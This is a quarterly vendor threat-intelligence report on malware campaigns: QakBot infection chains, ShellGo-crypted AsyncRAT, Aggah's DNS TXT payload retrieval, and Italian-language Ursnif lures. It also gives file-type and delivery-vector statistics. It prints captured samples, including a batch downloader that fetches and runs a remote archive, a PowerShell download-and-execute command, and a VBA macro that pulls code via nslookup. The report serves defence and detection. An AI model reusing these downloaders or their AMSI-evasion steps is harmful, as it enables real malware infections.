HP WOLF SECURITY

Threat Insights Report

Q2 - 2023

Threat Landscape

Welcome to the Q2 2023 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security gives an insight into the latest techniques cybercriminals use, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1]

Executive Summary

Threats delivered in archives in Q2

44%

Email threats that bypassed email gateway security

12%

- QakBot spam activity surged in Q2, tallying 56 campaigns over the quarter. The malware's distributors switched between many combinations of file types to infect PCs. The HP Threat Research team identified 18 unique infection chains used by QakBot distributors in Q2, highlighting how capable attackers are quickly permutating their tradecraft to exploit gaps in network defenses.
- HP Wolf Security stopped a flurry of finance-themed malicious spam campaigns in Q2 spreading remote access trojans (RATs) crypted using a Go crypter called "ShellGo". The malware was packed twice to evade detection, before running shellcode in memory that disarms Windows security features and launches AsyncRAT. The threat actor used a clever technique to run the RAT in memory through a complex sequence of function calls to .NET libraries. The activity shows how easy it is for threat actors to combine tools to thwart detection and analysis, even those with few resources.
- Aggah continue to evolve their tactics, techniques and procedures (TTPs) to elude detection. Notably, in campaigns in Q2 we saw this threat actor store malicious PowerShell commands in DNS TXT records that were retrieved through nslookup commands.

Notable Threats

QakBot's many infection chains

QakBot was one of the most active malware families in Q2.[2] The distributors of the malware – a common precursor to enterprise ransomware infections – sent out malicious spam campaigns very frequently, totaling 56 campaigns in three months. To maximize their chances of infecting computers while evading detection, QakBot's distributors switched between many combinations of file types to gain initial access.




Figure 1 - The many file type combinations used to spread QakBot in Q2

We identified 18 unique infection chains – the sequence of steps to infect a system – used to serve the malware to inboxes this quarter. These ranged from scripts, archives, PDF documents to Microsoft Office files (T1566.001).[3] We've mapped out all the file type combinations QakBot's distributors used to spread the malware in Figure 1. We recommend network defenders check that their email and endpoint defenses are geared up to defend against the many permutations of QakBot spam.

One of the more common QakBot infection sequences we saw involved malicious JavaScript (T1059.007) followed by PowerShell (T1059.001).[4] [5] When we analyzed this sequence in detail, it struck us how similar it was to the infection steps used by GootLoader, a well-known JavaScript malware family.[6] For example, QakBot's distributors embedded their dodgy JavaScript code in a legitimate JavaScript library to blend in and hopefully escape detection (T1027.009).[7] This is the same obfuscation technique GootLoader's authors have used to make life difficult for security tools that rely on detection.

When running the JavaScript file, only the malicious code runs because the functions in the library aren't called. The malicious code is heavily obfuscated and contains an encoded PowerShell script (Figure 2). The PowerShell code is responsible for downloading and launching the QakBot payload in form of a dynamic-link library (DLL). Once a computer is infected with QakBot, threat actors use it to transfer additional tools and extend their reach within a network, usually with the goal of deploying ransomware.




Figure 2 - HP Sure Click trace showing QakBot running inside an isolated micro-VM

Simple batch downloader leads to Go crypted malware

Infection chains don't always have to be complicated. Over the last few months, HP Sure Click stopped ongoing malware campaigns that began with batch scripts posing as financial documents attached to emails (T1566.001).[3] The attackers used simple but effective tricks to deceive recipients. For example, they often used double file extensions like ".pdf.bat" (T1036.007).[8] Since file extensions are hidden by default in Windows File Explorer, at first glance the file looks like a PDF document. The attackers crafted the emails to make them look like they were coming from legitimate, known senders, by spoofing their address.

If the recipient opens the script file, an archive begins downloading from a file-sharing website, then extracts and executes itself. Some anti-malware tools ignore scanning large files, so to evade these the attackers inflated the malware binary to 2 GB (T1027.001).[9] Since the section sizes of the executable still match the original file size, investigators can shrink the malware back to its original size to make it easier to inspect.

The high entropy of the executable indicates the file is packed (T1027.002).[10] Based on the strings in the executable, we determined that the malware, or at least part of it, was written in Go. Since most Go programs are statically linked, they include all their dependencies, producing larger binaries than when dynamically linked. This can make analyzing and reverse engineering Go malware more complex.

In this case, however, the attackers only wrote the first stage of the malware in Go. In fact, specifically a crypter named "ShellGo" (Figure 5). It is responsible for decrypting shellcode from the executable's data section and then running it.

The shellcode loads various Windows DLLs and resolves the API functions it needs. The malware uses a well-known anti-analysis technique called API hashing, where the functions are resolved based on hashes stored in the malware (T1027.007).[11]

```
@echo off
setlocal enableextensions
setlocal enabledelayedexpansion
if not "%1" == "min" start /MIN cmd /c %0 min
exit/b >nul 2>
powershell -command "Invoke-WebRequest -uri https://transfer.sh/get/lJyySh/Ta.zip -o Ta.zip"
powershell -command "Expand-Archive Ta.zip"
start Ta.exe
```

Figure 3 - Malicious batch script leading to AsyncRAT




Figure 4 - Compressed and inflated malware executable (left to right)

To bypass detection, the shellcode disarms the Anti-malware Scan Interface (AMSI) and Windows Lockdown Policy (WLDP) security features in Windows (T1562.001).[12] [13] [14] As a result, buffers and strings can no longer be scanned for malware via the AMSI interface used by many anti-virus tools.

Next, the shellcode decrypts the .NET malware payload. It is then cleverly executed in memory using a complex sequence of calls to .NET dependencies mscoreei.dll and clr.dll.

In this case, the attackers deployed AsyncRAT, a RAT that has keylogging and stealer functionalities.[15] Interestingly, the IP address configured as the command and control (C2) server matches the address the threat actor used to send the malicious emails. The campaigns show how threat actors can easily combine tools to achieve a considerable degree of functionality like anti-analysis and anti-detection, even those with few resources. Read our full investigation on the HP Threat Research blog.[16]




Figure 5 – File path extracted from the Go malware left by the malware author




Figure 6 – Extracted AsyncRAT configuration

Aggah adds new TTPs into the mix to dodge detection

Aggah malware campaigns use well-known hosting services to store malicious files, such as MediaFire and Blogger, and always download additional payloads in text form. This quarter, HP Wolf Security detected campaigns that tried to infect clients with XWorm and Agent Tesla.[17] [18] At the beginning of June, several users downloaded a VBScript from MediaFire (T1059.005).[19] This script is the beginning of a complex infection chain. When the user runs the obfuscated script, the malware downloads a text file from another website using PowerShell commands (T1059.001).[5]

This text file is interpreted as PowerShell code and launches three additional infection steps:

1. A PowerShell script disables AMSI (T1562.001), then defines various file types, processes and folders in Microsoft Defender as exceptions, then creates a user account with administrator and remote access control privileges (T1136.001).[14] [20]

2. A PowerShell script decodes the XWorm payload and executes it via a DLL.

3. A VBScript saves another script file to a local folder and sets up a scheduled task for persistence. This task is runs every 300 minutes, downloads a file from Blogger and restarts the infection sequence (T1053.005).[21]




Figure 8 – Aggah infection chain seen in Q2

But this was not the only Aggah campaign we saw in Q2. Another interesting campaign began that relied on malicious PowerPoint presentations. Aggah have used PowerPoint formats, such as .ppam, to deliver malware in the past. The presentations contain Visual Basic for Applications (VBA) macros, that run when the file is opened. In this campaign, the threat actor used a technique that is rarely seen.

Instead of including the malicious and detectable PowerShell command in the macro, the malware queries a DNS TXT record to get the code. The macro simply runs an nslookup command with the record type and domain as arguments and then executes the return value with PowerShell:

"Invoke-Webrequest -Uri hxxps://bitbucket[.]org/mounmeinlylo/rikirollin/downloads/blessed_Payload.js -OutFile bless.js ; Start-Process -FilePath wscript.exe -ArgumentList bless.js"

The PowerShell code then downloads a JavaScript payload from Bitbucket, saves it as a file to disk and runs it with Windows Script Host (wscript.exe). This obfuscated JavaScript file makes another web request to a Firebase storage database where a text file containing the Base64 encoded malware payload is stored. Using PowerShell, this payload is decoded and executed. Ultimately, the decoded malware was Agent Tesla.

The most interesting part of this campaign is the querying of the DNS TXT record to obtain further code. Depending on the configuration of a web proxy, authentication and detection mechanisms can be bypassed this way. We recommend logging DNS queries and answers and creating detections to catch such attacks.

Aggah continue to change their TTPs to elude detection, so network defenders must regularly test their defenses against new adversary tradecraft to ensure they can either prevent or detect activity in their environments.

```
Sub auto_open()
    Dim shell As Object
    Dim command As String

    ' Specify the PowerShell command you want to run
    command = "Get-Process"

    ' Create a new shell object
    Set shell = CreateObject("WScript.Shell")

    ' Open PowerShell and run the command
    shell.Run "powershell & powershell (nslookup -q=txt blessed.abena-dk.cam)[-1] -NoNewWindow", 0, False

    ' Release the shell object
    Set shell = Nothing
End Sub
```

Figure 9 – Malicious VBA macro extracted PowerPoint presentation

Rise in HTML threats over Q1

23%

Ursnif's distributors target Italian speakers with fake shipping notices

In Q2, Ursnif spam campaigns continued every one or two weeks.[22] In these campaigns, Ursnif's distributors typically relied on spreading the malware through PDF documents. HP Sure Click securely isolates PDF files, enabling the HP Threat Research team to track this activity. The attackers impersonated a shipping company and crafted the documents and emails in Italian. The documents each contain a hyperlink that starts a download. The subsequent stages usually involve Zip archives and JavaScript files, which finally execute the Ursnif trojan in the form of a DLL.

As with most malware campaigns, the attackers need to convince their targets to do something bad – whether clicking a link or opening a file. To increase the chances of successfully tricking a target, attackers tailor their bait to their victims. These Ursnif campaigns show how spam distributors sometimes prefer to focus on targeting specific countries and language speakers.





Figure 10 – Italian-language Ursnif shipping lure seen in Q2

Top malware file extensions



Top threat vectors

79%

Email

12%

Web browser downloads

9%

Other

Threat file type trends

Archives remained the most popular malware delivery file type for the fifth quarter in a row, being used in 44% of threats – the same proportion as Q1 2023. Q2 saw another drop in spreadsheet malware, driven by threat actors diversifying the file types they use for initial access. Quarter on quarter, there was a small two percentage point fall in spreadsheet threats from 13% to 11%.

Notably, there was a 17% increase in executable threats stopped by HP Wolf Security in Q2 compared to last quarter. This was driven by the proliferation of browser-hijacking adware called PDFpower.exe.

Of the spreadsheet threats in Q2 (e.g. XLS, XLSM, XLSX), 80% relied on exploiting vulnerabilities like CVE-2017-11882 to achieve code execution, rather than macros. Similarly, 73% of document threats (e.g. DOC, DOCX, DOCM) stopped by HP Wolf Security in Q2 did not rely on macros for code execution.

Q2 saw a 23% point rise in HTML threats stopped by HP Wolf Security compared to Q1. There was a 7.7% point fall in Zip archive threats seen by HP Wolf Security compared to the previous quarter. PDF threats also fell by two percentage points compared to Q1.

Threat vector trends

Email remained the top vector for delivering malware to endpoints. 79% of threats identified by HP Wolf Security were sent by email in Q2, down one percentage point over Q1.

The number of email threats that had bypassed email security fell slightly in Q2. 12% of email threats detected by HP Wolf Security had bypassed one or more email gateway scanner, down two percentage points from the previous quarter.

Malicious web browser downloads fell slightly by one percentage point to 12% in Q2. Threats delivered by other vectors, such as removable media, grew by two percentage points to 9% compared to Q1.

Stay current

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[23] [24]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[25]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[26] For the latest threat research, head over to the HP Wolf Security blog.[27]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

HP Wolf Security is a new breed[c] of endpoint security. HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

References

[1] https://hp.com/wolf

[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot

[3] https://attack.mitre.org/techniques/T1566/001/

[4] https://attack.mitre.org/techniques/T1059/007/

[5] https://attack.mitre.org/techniques/T1059/001/

[6] https://malpedia.caad.fkie.fraunhofer.de/details/js.gootloader

[7] https://attack.mitre.org/techniques/T1027/009/

[8] https://attack.mitre.org/techniques/T1036/007/

[9] https://attack.mitre.org/techniques/T1027/001/

[10] https://attack.mitre.org/techniques/T1027/002/

[11] https://attack.mitre.org/techniques/T1027/007/

[12] https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

[13] https://learn.microsoft.com/en-us/windows/win32/devnotes/windows-lockdown-policy

[14] https://attack.mitre.org/techniques/T1562/001/

[15] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat

[16] https://threatresearch.ext.hp.com/do-you-speak-multiple-languages-malware-does/

[17] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm

[18] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

[19] https://attack.mitre.org/techniques/T1059/005/

[20] https://attack.mitre.org/techniques/T1136/001/

[21] https://attack.mitre.org/techniques/T1053/005/

[22] https://malpedia.caad.fkie.fraunhofer.de/details/win.gozi

[23] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[24] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence

[25] https://enterprisesecurity.hp.com/s/

[26] https://github.com/hpthreatresearch/

[27] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.

© Copyright 2023 HP Development Company, L.P. The information contained herein is subject to change without notice. The only warranties for HP products and services are set forth in the express warranty statements accompanying such products and services. Nothing herein should be construed as constituting an additional warranty. HP shall not be liable for technical or editorial errors or omissions contained herein.